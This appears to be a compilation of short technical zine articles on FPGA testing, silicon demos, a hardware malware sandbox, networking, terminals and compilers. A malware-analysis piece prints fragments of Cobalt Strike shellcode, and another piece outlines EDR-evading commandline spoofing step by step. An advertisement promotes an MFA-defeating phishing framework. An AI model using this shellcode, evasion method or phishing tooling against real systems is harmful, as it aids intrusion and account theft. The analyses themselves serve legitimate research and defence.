To validate the RISC-V core on real hardware, a single assembly program was written to exercise the full RV32I instruction set. This program (`full.S`) executes arithmetic, logical, shift, load/store, branch, and jump instructions, writing the result of each test to a known region of RAM. The resulting memory layout reflects the correct functional behavior of the processor. The complete test program is available in the project repository under `RV32I/tests/FPGA/core/full.S`.

The same program was first executed on a reference RISC-V simulator (`https://riscv-simulator-five.vercel.app/`) to generate a trusted result. After execution, the simulator's memory contents were exported and stored as a reference file (`full.json`). Rather than comparing the entire memory image, only the defined result region written by the test program is checked, allowing differences in initialization or unused memory regions to be ignored while still validating functional correctness.

To automate this process on real hardware, an Intel NUC permanently connected to an FPGA board was configured as a self-hosted GitHub Actions runner. On each commit, the CI/CD pipeline checks out the repository and builds the hardware design directly from source, generating a new FPGA configuration file (`.sof`) that corresponds exactly to the committed version of the RISC-V core. This `.sof` is then loaded onto the FPGA, ensuring that the hardware under test matches the current repository state.

After the FPGA is configured, the same assembly test program is loaded into the processor memory and executed on the physical RISC-V core. Using the Intel-provided memory IP, the contents of the FPGA memory are then extracted after execution. This memory dump is compared against the simulator reference to determine whether the hardware behavior matches the expected results. With this setup, each commit results in the synthesis, deployment, execution, and verification of the exact hardware described by the repository, integrating real FPGA execution directly into the CI/CD workflow.

Sponsorship Advertisement

evilginxpro

THE ONLY PHISHING FRAMEWORK THAT DEFEATS MODERN MFA

DEFEAT MFA. HIJACK SESSIONS.

WHEN STANDARD PHISHING FAILS,
RED TEAMS TRUST EVILGINX PRO.

- READY-TO-USE PHISHLETS
- EXTERNAL DNS SUPPORT
- EVILPUPPET AUTOMATION
- ANTI-PHISHING EVASIONS

1 400 EUR A YEAR PER LICENSE

200+ COMPANIES TRUSTED US

APPLY FOR ACCESS →

JOIN BREAKDEV RED COMMUNITY
evilginx.com/join

Tiny Tapeout[1] is a project that lets you get your own open source hardware designs manufactured in silicon for a modest fee. Contributions are typically written in Verilog, but full custom and analog can be used as well.

Tiny Tapeout held the first ever custom silicon demo competition, as far as I am aware, (but not the last!) with submission deadline on the 6th of September 2024. It usually takes 6-12 months to get your chip. This time, there were some mishaps, but after 15 months, I got my chip, and my demo[2] works! All in all, there were 34 entries in the demo competition.

In this article, I want to give a quick overview of the limitations that you have to work with, what it can be like to create a demo in pure silicon, and some of the competition entries and neat tricks used so far.

Summary of the (current) rules[3] and limitations:

- The design needs to be *max 2 tiles.* That was about 160x200 µm in the SKY130 130 nm process that was used for TT08.
- Video output is through the Tiny VGA Pmod[4]. The design needs to generate a valid VGA signal with 2 bits per R/G/B channel.
- Audio output is through a single digital output pin, which will be low pass filtered.
- The only inputs provided to the design are the reset and clock signals (and a static 8 bit value).
- The clock frequency is decided by the designer and could go as high as maybe 67-100 MHz, but a faster clock means less logic per cycle.

So what do the limitations mean? *It's not a lot of silicon!* You have more cycles than with a classic retro computer, and you can do more things in parallel, but you have extremely limited memory. Digital logic is composed of combinational logic (logic gates) and storage elements (FFs, or flip flops, each holding one bit). The area can fit maybe 900 FFs if you just connect them in a shift register, or 3000 - 4000 standard cells (simple logic gates). That has to include everything needed to generate the audio and video signals. There is no CPU (unless you build one). *Using a frame buffer is completely out of the question - even a small line buffer would consume a major part of the available area!*
This means that the VGA signal has to be calculated pretty much *racing the beam.* A lot of classic demo effects are off the table unless you get really creative.

To minimize the area and get as much interesting contents as you can out of it, you can try to keep down the amount of state used (FFs are big!), and try to reuse as much logic as possible, both in the same effect and between effects. The first step is as always to choose a suitable algorithm (which can differ a lot from traditional demos), but you also have to ask yourself how many bits you really need, which hacks you can do, etc. As a result, what you have very much shapes what else you can do with your limited space. To save even more on storage, you can sometimes use latches (smaller than FFs) or shift registers (compact arrangement of FFs), but they are more situational.

At the time, there was no ROM generator, (one is soon to be silicon proven) but the logic minimizer is pretty good at taking a big case statement and turning it into not so much logic, if there are suitable patterns in the data.

Here's a quick overview of some of the demos[5]:

My demo, Sequential Shadows[2], contains a 3d tour through an animated heightfield (drawn on the side to avoid the need for a frame buffer), a plasma effect, a logo with some animation, a 4-10 channel synth (depending on how you look at it), and an audio visualizer.

Demo by a1k0n[6] contains a number of cool things: An awesome 3-channel chiptune with bass, drums, and arpeggio channel, cleverly written for compact logic synthesis, and with an audio visualizer on the side. A checkerboard in perspective, relying on non-restoring division that runs once per scan line. A sine distorted logo complete with distorted shadow, sine wave generated by slowly rotating a vector. A side scrolling parallax starfield based on a linear feedback shift register.

VGA donut[7] (also by a1k0n, 4 tiles) renders a rotating Lambert shaded polygonal donut. It uses ray marching on a signed distance function computed with the aid of a CORDIC algorithm. A limited number of CORDIC iterations make the smooth torus into polygons.

Warp[8] contains a number of different tunnel effects. There is no space to store a pre-calculated tunnel, so it calculates *arctan* and *length* functions per pixel using a shallow CORDIC pipeline, and then interpolates between a few precalculated 1/x values to get depth.

Drop contains a number of cool 2d effects created through a lot of logic sharing, and a procedural logo.

TT08 Pachelbel's Canon manages to pack a lot of music into two tiles! It probably helps that the song is written to reuse the same material in different ways.

I hope I have given you some idea of the interesting challenges that can go into making a demo in silicon. We have just started pushing the boundaries of this new kind of demos, and I hope to see more pushing in the future![9]

[1] https://tinytapeout.com/
[2] source code and docs: https://github.com/toivoh/tt08-demo, watch it at https://youtu.be/pkiTu3iLA_U, see also links to other demos in description
[3] https://tinytapeout.com/competitions/demoscene/#what-are-the-rules
[4] https://github.com/mole99/tiny-vga
[5] for videos and links to docs/write-ups/source code, see https://tinytapeout.com/competitions/demoscene-tt08-entries/
[6] more details: https://www.a1k0n.net/2025/12/19/tiny-tapeout-demo.html
[7] write-up at https://www.a1k0n.net/2025/01/10/tiny-tapeout-donut.html
[8] see https://github.com/sylefeb/tt08-compo-entry/blob/main/docs/info.md
[9] play with the source code for Drop or start making your own demo at https://vga-playground.com/

XenoboxX – Hardware Sandbox Toolkit

Some time ago I came across **PCILeech**[1], and it immediately caught my attention as a malware analyst:
"PCILeech uses PCIe hardware devices to read and write target system memory. This is achieved by using DMA over PCIe."

Anyone who has spent time analyzing malware knows the pain of bypassing anti-VM and anti-analysis techniques implemented in countless different ways. That sparked the idea of using **PCILeech** as the foundation for a real hardware sandbox. This is how **XenoboxX**[2] started. I created custom *PCILeech Kernel Shellcodes* to perform typical malware-analysis tasks, like dumping memory regions, dumping strings and searching for strings.

This article is not a setup guide (see the GitHub repo for that). Instead, I want to walk through a real use case to show how **XenoboxX** can be used and what type of results you can expect. Before diving in, let's define a few terms:

- *target* PC: the system where the malware will run, equipped with a PCI interface and a DMA board (ideally with an easy rollback mechanism)
- *host* PC: the system running **PCILeech** and **XenoboxX**, connected to the DMA board via USB

Use case: VMProtect + Cobaltstrike analysis

Sample SHA256:
`092188d15ff480ad9ca89f2c65984d8e3d1e7c1e7a8aa91fbd5ceb02461071b8`

This sample is available on Malware Bazaar[3]. According to the tags, it is protected with VMProtect. On the *host* PC we start by loading the kernel module:

```
sudo ./pcileech kmdload -kmd WIN10_X64_3
```

This injects the kernel component that allows **XenoboxX** to run Kernel Shellcodes on the target PC.

Next, we launch the malware on the *target* machine. It is usually best to run it in a suspended state so we can retrieve the PID and return to the *host* machine to execute the appropriate shellcode. A helper program is included.

Back on the *host* PC we can dump all memory allocations and any memory region with modified permissions (PID 0x4d2, output folder c:\Temp):

```
sudo ./pcileech wx64_dumpalloc -0 0x4d2 -1 0x100 -s "\\??\C:\temp\test" -kmd 0x7ffff000
```

When the process on *target* is started all memory regions are dumped into the specified directory. In this case more than 200 files are produced, including several memory-mapped executables and other interesting regions. At this point, there is already a lot to investigate.

But hey, we need to finish the analysis in one page, so let's try a shortcut. We repeat the operation of executing the file but this time we try the strings XenoboxX shellcode:

```
sudo ./pcileech wx64_strings -0 0x4d2 -1 0x100 -kmd 0x7ffff000
```

While scrolling through the output, one block immediately stands out:

```
0910    00 00 00 00 39 30 66 63   34 38 38 33 65 34 66 30   ....90fc4883e4f0
0920    65 38 63 38 30 30 30 30   30 30 34 31 35 31 34 31   e8c8000000415141
0930    35 30 35 32 35 31 35 36   34 38 33 31 64 32 36 35   505251564831d265
```

This looks like a hexadecimal blob. After decoding it in your preferred tool (e.g., Binary Refinery, CyberChef), the result is executable code containing recognizable strings. It clearly resembles shellcode. For those familiar with Cobalt Strike, this is clearly beacon-style content:

```
60 10 47 12 2C 69 24 53 31 0A C6 D5 F4 FD 49 72   `.G.,i$S1.ÆÕôýIr
5B 03 C6 C0 66 AB 00 55 73 65 72 2D 41 67 65 6E   [.ÆÀf«.User-Agen
74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28   t: Mozilla/4.0 (
63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45   compatible; MSIE
20 38 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54    8.0; Windows NT
```

We also discover an embedded IP address that can be investigated further:

```
F9 41 BA 12 96 89 E2 FF D5 48 83 C4 20 85 C0 74   ùAº.-‰âÿÕHƒÄ …Àt
B6 66 8B 07 48 01 C3 85 C0 75 D7 58 58 58 48 05   ¶f‹ H.Ã ÀuxXXXH.
00 00 00 00 50 C3 E8 9F FD FF FF 31 30 37 2E 31   ....PÃèŸýÿÿ107.1
37 34 2E 32 35 34 2E 32 30 00 12 34 56 78         74.[redacted]..4Vx
```

Conclusion

This example only scratches the surface, but it demonstrates the idea behind **XenoboxX**. Executing malware on real hardware with minimal interference can sometimes be the quickest way to avoid anti-VM or anti-analysis defenses. It is not designed to replace traditional VM-based sandboxes, but rather to complement them and provide another analysis option.

[1] https://github.com/ufrisk/pcileech
[2] https://github.com/cecio/XenoboxX/
[3] https://bazaar.abuse.ch

How Does Your Browser Pause Downloads?

HTTP has no "pause" command. When you click pause on a download, what actually happens? The obvious answer—close the connection and resume later with `Range` headers—turns out to be only half the story, or more precisely, what happens if you use Firefox.

Firefox: Range Headers

Firefox uses the straightforward approach: on pause, it sends TCP RST to close the connection and records how many bytes were received. On resume, it sends a new request with `Range: bytes=N-`, and the server responds with `206 Partial Content`. This requires server support (`Accept-Ranges: bytes`), which most modern servers and CDNs provide by default. It also works reliably across network interruptions and browser restarts.

Chrome: TCP Flow Control

Chrome takes a different approach—it simply stops reading from the socket. The kernel receive buffer fills up, TCP advertises **zero window** to the server, and the server stops sending while the connection stays open. On resume, Chrome continues reading for an instant resume. In Wireshark, you'll see:

```
[TCP Window Full] 8080 -> 45630    [TCP Keep-Alive] 8080 -> 45630
[TCP ZeroWindow]  45630 -> 8080    [TCP ZeroWindow] 45630 -> 8080
```

Chrome also sends TCP keep-alives to prevent server idle timeout. The implementation is elegant—in Chromium's `download_file_impl.cc`:

```
void DownloadFileImpl::Pause() {
  is_paused_ = true;
  for (auto& stream : source_streams_)
    stream.second->ClearDataReadyCallback();
}
```

This stops the Mojo data pipe watcher. No reads → pipe fills → network service stops reading socket → kernel buffer fills → TCP zero window.

Comparison

	Firefox	Chrome
Resume speed	New connection	Instant
Server support required	Range headers	None
Survives browser restart	Yes	No
Connection while paused	Released	Held

A notable consequence of Chrome's approach: paused downloads continue to occupy one of Chrome's six concurrent connections per host. This was noted in Electron issue #12979[1], where developers discovered that pausing downloads still counted against the connection limit, preventing new requests to the same server. HTTP/2 makes this less of an issue since it multiplexes all requests over a single connection[2]—pausing one stream doesn't block others.

Server-Side Timeout


Chrome's TCP keep-alives prevent TCP-level timeout, but production servers like nginx have application-layer timeouts. The `send_timeout` directive (default 60s) closes connections where writes are blocked—regardless of TCP keep-alives, since those are handled by the kernel. After server timeout, Chrome falls back to Range headers.

Try It Yourself

Start a large download in Chrome, open Wireshark with filter `tcp.port == 443`, click pause, and watch for `[TCP ZeroWindow]` packets. Compare with Firefox—you'll see TCP RST instead.

[1] `https://github.com/electron/electron/issues/12979`
[2] RFC 7540: `https://datatracker.ietf.org/doc/html/rfc7540`

NTP-over-HTTP



The eerie silence of the office was broken by my muttered curses. This time it wasn't about Nvidia drivers or even the smell of burning cables. My toil was interrupted when I saw a subtle, digital rot that made my skin crawl: the system clock on my computer was lying to me.

'No problem,' I thought and sprung into action. I typed ntpdate but the invisible hand of corporate security clamped down on my spirit. The IT department had — for our safety of course — blocked access to most of the Internet. Indeed, I could connect to fewer than 1‰ of the available 65 535 ports. NTP was not on the white-list.

I refused to stoop so low as to check the time on a watch or — heavens forbid — a wall clock. It was the principle of it all. Consulting a piece of jewelry to fix a Linux machine felt like using a sundial to calibrate a particle accelerator. Surely, there was a way to force the machine to heal itself.

'Oh, how I wish there was an NTP-over-HTTP protocol!' I threw my hands up towards the Great Modem in the sky. Then, the protocol whispered its secret. Every web server on Earth was already shouting the time; I just had to listen.

Just a few simple commands were the path to my salvation:

```
httpdate=$(
    wget --no-cache -SO /dev/null https://bunny.net/ 2>&1 |
        sed -ne '/^␣␣Date:␣*/{ssssp;q}'
)
test "$httpdate" && sudo date -s "$httpdate"
```

It won't guarantee millisecond accuracy, but will work for one-time clock adjustments in everyday situations.

As written, the approach requires wget, sed and GNU coreutils. Also sudo if user doesn't already have capability to change system time. Implementing a complete NTP-over-HTTP tool without those dependencies is left as an excercise for the reader.[1]


I first wrote about this hack over a decade ago.[2] Interestingly, even back then others had already developed the approach further: htpdate runs as a daemon and uses multiple servers to enhance accuracy and precision.[3] I still recommend using NTP instead though.

[1] My Rust solution is at https://codeberg.org/mina86/ntp-over-http.
[2] https://mina86.com/2010/ntp-over-http
[3] https://vervest.org/htp/
[*] Image original published in *The Nursery*, Vol. XIII, №4.

TAILSCALE: easy partially-open-source VPN

Tailscale is a network software based on WireGuard, a VPN protocol known for its high performance and ease of configuration. As it's WireGuard based, it establishes end-to-end encrypted connections, ensuring that data is protected in transit, not unlike other VPN solutions. However, the unique feature of Tailscale is that it allows you to create private networks between devices instantly, without the traditional complexity of VPN configurations (having to configure routers/firewalls and ports to open on the incoming side) — everything is handled automatically. It is a zero-configuration solution that leverages the concept of mesh networking, allowing devices to communicate directly with each other, wherever they are in the world.

Installation and configuration are extremely simple in most cases. Just install the client on the desired devices, authenticate with Tailscale with an account (e.g., Google, Microsoft, or other OAuth providers), and the network configures itself automatically. Tailscale supports Windows, macOS, Linux, Android, iOS, Qnap NAS, and Synology NAS, allowing you to connect different types of devices without difficulty. Through the web control panel administrators can easily manage network access and configurations. As mentioned, there is no need to configure firewalls or complicated rules as with traditional VPN solutions; everything is handled automatically.



It has to be said that Tailscale services are free for private users until you exceed 3 users — then (by current prices) it's $5 per month for up to 6 users, and gets more expensive beyond that.

In case you'd like to use your own control server however, you can install Headscale (https://github.com/juanfont/headscale), which — per its GitHub README.md — is a "*self-hosted implementation of the Tailscale control server*".

This said, among Tailscale's strengths is that it is partially an open-source project as well, allowing the community to contribute to its development and verify the security of the software. The code is available on GitHub, promoting transparency and collaboration (https://github.com/tailscale/tailscale). The open source elements of Tailscale benefit from a vibrant community of developers and users who contribute to improving the software. The community discusses issues on forums, GitHub, and other channels, sharing suggestions, patches, and new features. This open approach promotes rapid development and greater security, as the code is continuously reviewed by experts from around the world.

Tailscale is definitely a solution to consider, a partially open-source project in constant evolution, ideal for those who want to protect their communications without technical complications and high costs.

Fabio Carletti aka Ryuw deuPassoDeTreia

Original version was published at https://www.ictsecuritymagazine.com/articoli/tailscale-vpn-open-source/

Spoofing arbitrary Windows commandlines

Jonathan Bar Or (“JBO”), @yo_yo_yo_jbo

Motivation

Spoofing process commandlines on Windows is useful for evading EDR solutions, since they commonly capture a process when it’s created and cache its commandline. Thus, by changing the commandline after process creation, red teamers tend to evade EDR solutions, usually employing Living-off-the-land binaries (LOLBINs). Thus, understanding this technique is valuable for red teamers conducting authorized engagements, as well as for defenders and EDR developers seeking to improve detection.

Technical background

In Windows, every process has a userland structure called the Process Environment Block (PEB), which maintains data about the process and is useful as a mechanism to avoid calling the kernel for certain data (such as its own commandline). The PEB contains a member called ProcessParameters, of type RTL_USER_PROCESS_PARAMETERS, which is a semi-documented structure that contains a CommandLine member as a UNICODE_STRING.

Commodity commandline spoofing

A common technique for spoofing commandlines involves modification of userland structures:

1. Creating a suspended process (by utilizing the CREATE_SUSPENDED creation flag to CreateProcessW).
2. Resolving the foreign process’s PEB address (using ntdll!NtQueryInformationProcess), and then reading it using ReadProcessMemory.
3. Getting the ProcessParameters member from the PEB (of type RTL_USER_PROCESS_PARAMETERS) and reading it using ReadProcessMemory.
4. Examining the CommandLine member of the ProcessParameters, which is a UNICODE_STRING, and then changing its Length to be the new commandline length, as well as overriding the buffer it points to (Buffer member) using WriteProcessMemory.
5. Resuming the process.

This approach works well **as long as the new (real) commandline is not longer than the original (fake) commandline**, as we do not want to override past the UNICODE_STRING’s Buffer.

Why the restrictions are not as simple as they seem

To write a commandline longer than the original one, one might try the following approach:

1. Allocating a new buffer in the process memory (using VirtualAllocEx) and then writing the new commandline to that buffer using WriteProcessMemory.
2. Overriding the Buffer member the the CommandLine UNICODE_STRING to point to that new allocated buffer, as well as updating the Length and MaximumLength members.


Unfortunately, this approach fails - the target process will crash.
As it turns out, an initialization function that runs before the process’s main function is ntdll!RtlpInitParameterBlock, which allocates and copies the entire ProcessParameters member to the process’s heap, to pass responsibility from the kernel (which initialized the initial ProcessParameters). Interestingly, Windows relies on all the various UNICODE_STRING Buffer members to point directly after the ProcessParameters in memory, and indeed, an undocumented DWORD in RTL_USER_PROCES_PARAMETERS saves the length of the structure **as well as the buffers after it**. When ntdll!RtlpInitParameterBlock allocates the new ProcessParameters, it simply copies the entire structure, relying on that undocumented length field, thus avoiding deep-copying and treating RTL_USER_PROCES_PARAMETERS as a flat structure.

Solution by delaying the patching

One could overcome the problem by patching the entire ProcessParameters, but that requires preparing the entire structure, including the extra buffers at the end, as well as relying on complete knowledge of all the UNICODE_STRINGs in the structure and relying on the undocumented Length member not changing between OS versions.
To avoid the problem, I have decided to delay the patching by debugging the child process, as such:

1. Start the process debugged (using the DEBUG_ONLY_THIS_PROCESS creation flag).
2. Call WaitForDebugEvent and ContinueDebugEvent until kernel32.dll is loaded into the process. Since kernel32.dll is loaded at the same address across all processes (due to being a KnownDll), this is achievable by simply checking the loaded DLL base address.
3. At that stage, ntdll!RtpInitParameterBlock has done its task and the usual allocation and patching of the commandline could be done. One can optionally also zero-out the old commandline buffer to remove memory traces of the legitimate commandline, if necessary.
4. Finally, we simply detach from the target process and the process continues with its fresh (and potentially long!) commandline.

Linux terminal emulator architecture



1. When a terminal emulator application (e.g. Konsole, GNOME terminal, Xterm, screen, tmux, etc) is spawned, it opens the `/dev/ptmx` — pseudoterminal multiplexor/master clone device. This in turn creates a new `/dev/ptsN` or `/dev/pts/N` — pseudoterminal slave device. This pair of devices now acts not unlike a pipe. Additionally, it does contain certain terminal settings, but that's *ioctl* ⑥ territory.

```
$ ls -l /proc/self/fd
lrwx------ 1 user group 64 Okt 26 12:54 0 -> /dev/pts/2
lrwx------ 1 user group 64 Okt 26 12:54 1 -> /dev/pts/2
lrwx------ 1 user group 64 Okt 26 12:54 2 -> /dev/pts/2
```

2. The `/dev/pts/N` is connected to standard input (`fd=0`), standard output (`fd=1`), and standard output of errors (`fd=2`) of the newly spawned in-terminal process (e.g. bash). Interestingly, but perhaps not surprisingly, all three are opened in read/write mode, so, yes, you can write to stdin and you can read from stdout/stderr.

```
$ python -c 'import os;os.write(0,b"Writing to stdin")'
Writing to stdin
$ python -c 'import os;x=os.read(2,64);print("READ:",x)'
Reading from stderr
READ: b"Reading from stderr\n"
```

3. Whatever is sent (written) to stdout/stderr (i.e. to `/dev/pts/N`) can be received (read from `/dev/ptmx`) by the terminal emulator. Similarly, whatever is sent by the terminal emulator to `/dev/ptmx`, can be read by the in-terminal application from stdin. Note that this is not limited to user keyboard input — at times the terminal can send other data, e.g. mouse movement coordinates if the application has turned on mouse reporting (`\e[?1003h\e[?1006h`).

4. The terminal emulator is responsible for correctly displaying the received program output. This requires it to remember the state, including current cursor position, text attributes and colors, as well as the text itself of course. The terminal emulator needs to properly interpret control codes like tab (`0x09`, `\t`), newline (`0x0a`, `\n`), carriage return (`0x0d`, `\n`), and so on. Note that how exactly the terminal emulator should react to a control code depends both on the terminal emulator's user settings and on pseudoterminal device setting. For example, whether newline (`\n`) actually moves the cursor back to the start of the line depends on whether the pseudoterminal has the `ONLCR` (output newline to carriage return-newline mapping) flag set — see *ioctl* ⑥.

5. Escape codes—named after the ESCAPE control character starting the sequence (`0x1b`, `\e`), but also because they actually escape the normal flow of output processing—is where the fun happens. You probably know them from the Select Graphic Rendition escape code (`\e[1;32m ...`) used to change text attributes and colors (colorful prompts). Terminals support A LOT of escape codes, that can include turning on the aforementioned mouse reporting, alternative screen buffers, changing terminal emulator's window title, making the selected lines larger, or displaying images. There's also a lot of fragmentation in this ecosystem—some terminals support this, other support that.
See also: `echo -e '\e[1;3;4;5;31;44mcolors!\e[m'`, `man terminfo`, `man infocmp`, `man tput`

6. IOCTLs (I/O control messages) are a way to both get and set the current configuration of the pseudoterminal device. For example, it can be used to disable "echo" (immediate printing of what you type, not desired when e.g. entering passwords), get the terminal size (in columns and rows), disable input line buffering, and so on. You can use the stty tool to send these IOCTLs from Bash, or just directly via `ioctl()` to any of the pseudoterminal file descriptors if your programming language supports that.
See also: `man ioctl_tty`, `man termios`

7. A terminal emulator is responsible also for sending certain signals to the in-terminal process. The most known one is SIGINT sent when a user presses CTRL+C, but there are also others, e.g. SIGKILL on CTRL+\, and SIGWINCH sent when the terminal emulator's window changes size (e.g. due to a user resizing it).

A Short Survey of Modern Compiler Targets

As an amateur compiler developer, one of the decisions I struggle with is choosing the right compiler target. This is a short and very incomplete survey of some of the popular and interesting options available now.

Machine Code / Assembly

A compiler can always directly output machine code or assembly targeted for one or more architectures. A well-known example is the **Tiny C Compiler**. It is notable for its speed and small size, and it can compile and run C code on the fly. You can do this with your compiler too, but you will have to figure out the intricacies of each *Instruction Set Architecture* (ISA) you want to target, as well as techniques like register allocation.

Intermediate Representations

Most modern compilers actually do not directly emit machine code or assembly. They lower the source code down to a language-agnostic *Intermediate Representation* (IR) first, and then generate machine code from it.

The most prominent tool in this space is **LLVM**. It is a large, open-source compiler-as-a-library. Compilers for many languages such as **Rust**, **Swift**, **C/C++** (via **Clang**), and **Julia** use LLVM as an IR to emit machine code.

An alternative is the *GNU Compiler Collection* (GCC). GCC can be used as a library to compile code via libgccjit and GIMPLE IR. It is used in Emacs to *just-in-time* (JIT) compile **Elisp**. **Cranelift** is another new option in this space, though it supports only a few ISAs.

For those who find LLVM or GCC too large or slow to compile, minimalist alternatives like QBE exist. **QBE** is a minimalist backend focused on simplicity, targeting "70% of the performance in 10% of the code". It is used by the Hare language that prioritizes fast compile times.

Other High-level Languages

You can let other compilers/runtimes take care of the heavy lifting by transpiling your code to another established high-level language, leveraging its existing compiler/runtime and toolchain.

A common target in such cases is **C**. Since C compilers exist for nearly all platforms, generating C code makes your language highly portable. This is the strategy used by **Chicken Scheme** and **Vala**. Or you could compile to **C++** instead, like **Jank**. There is also **C--** (*C Minus Minus*), a subset of C targeted by **GHC** and **OCaml** compilers.

Another ubiquitous target is **JavaScript**, for running code natively in web browsers or one of the JavaScript runtimes (**Node**, **Deno**, **Bun**). Many languages such as **TypeScript**, **PureScript**, **Reason**, **ClojureScript**, **Dart** and **Elm** transpile to JavaScript. **Lua**, a lightweight and embeddable scripting language, is also a popular target.

Virtual Machines / Bytecode

This is a common choice for application languages. You compile to a portable bytecode for a *Virtual Machine* (VM). VMs generally come with features like garbage collection, JIT compilation, and security sandboxing.

The *Java Virtual Machine* (JVM) is probably the most popular one, targeted by many languages including **Java**, **Kotlin**, **Scala**, **Groovy**, and **Clojure**. Its main competitor is the *Common Language Runtime* (CLR), originally developed by Microsoft, which is targeted by languages such as **C#**, **F#**, and **Visual Basic.NET**.

Another notable VM is the **BEAM** VM, originally built for Erlang. The BEAM VM is not built for raw computation speed but for high concurrency, fault tolerance, and reliability. New languages such as **Elixir** and **Gleam** have been created to target it.

WebAssembly

WebAssembly (Wasm) is a relatively new target. It is a portable binary instruction format focused on security and efficiency. Wasm is supported by all major browsers, but is not limited to them. The *WebAssembly System Interface* (WASI) standard provides APIs for running Wasm in non-browser and non-JS environments. Wasm is now targeted by many languages such as **Rust**, **C/C++**, **Go**, **Kotlin**, **Scala**, **Zig**, and **Haskell**. It may soon become the de-facto target for running programs on browsers.

Meta-tracing and Metacompilation Frameworks

Meta-tracing and Metacompilation frameworks are not the targets for your compiler backend, instead, you use them to build a custom JIT compiler for your language by specifying an interpreter for it.

The well-known example is **PyPy**, an implementation of **Python**, created using the **RPython** framework. Another such framework is **GraalVM/Truffle**, a polyglot VM and meta-tracing framework from Oracle.

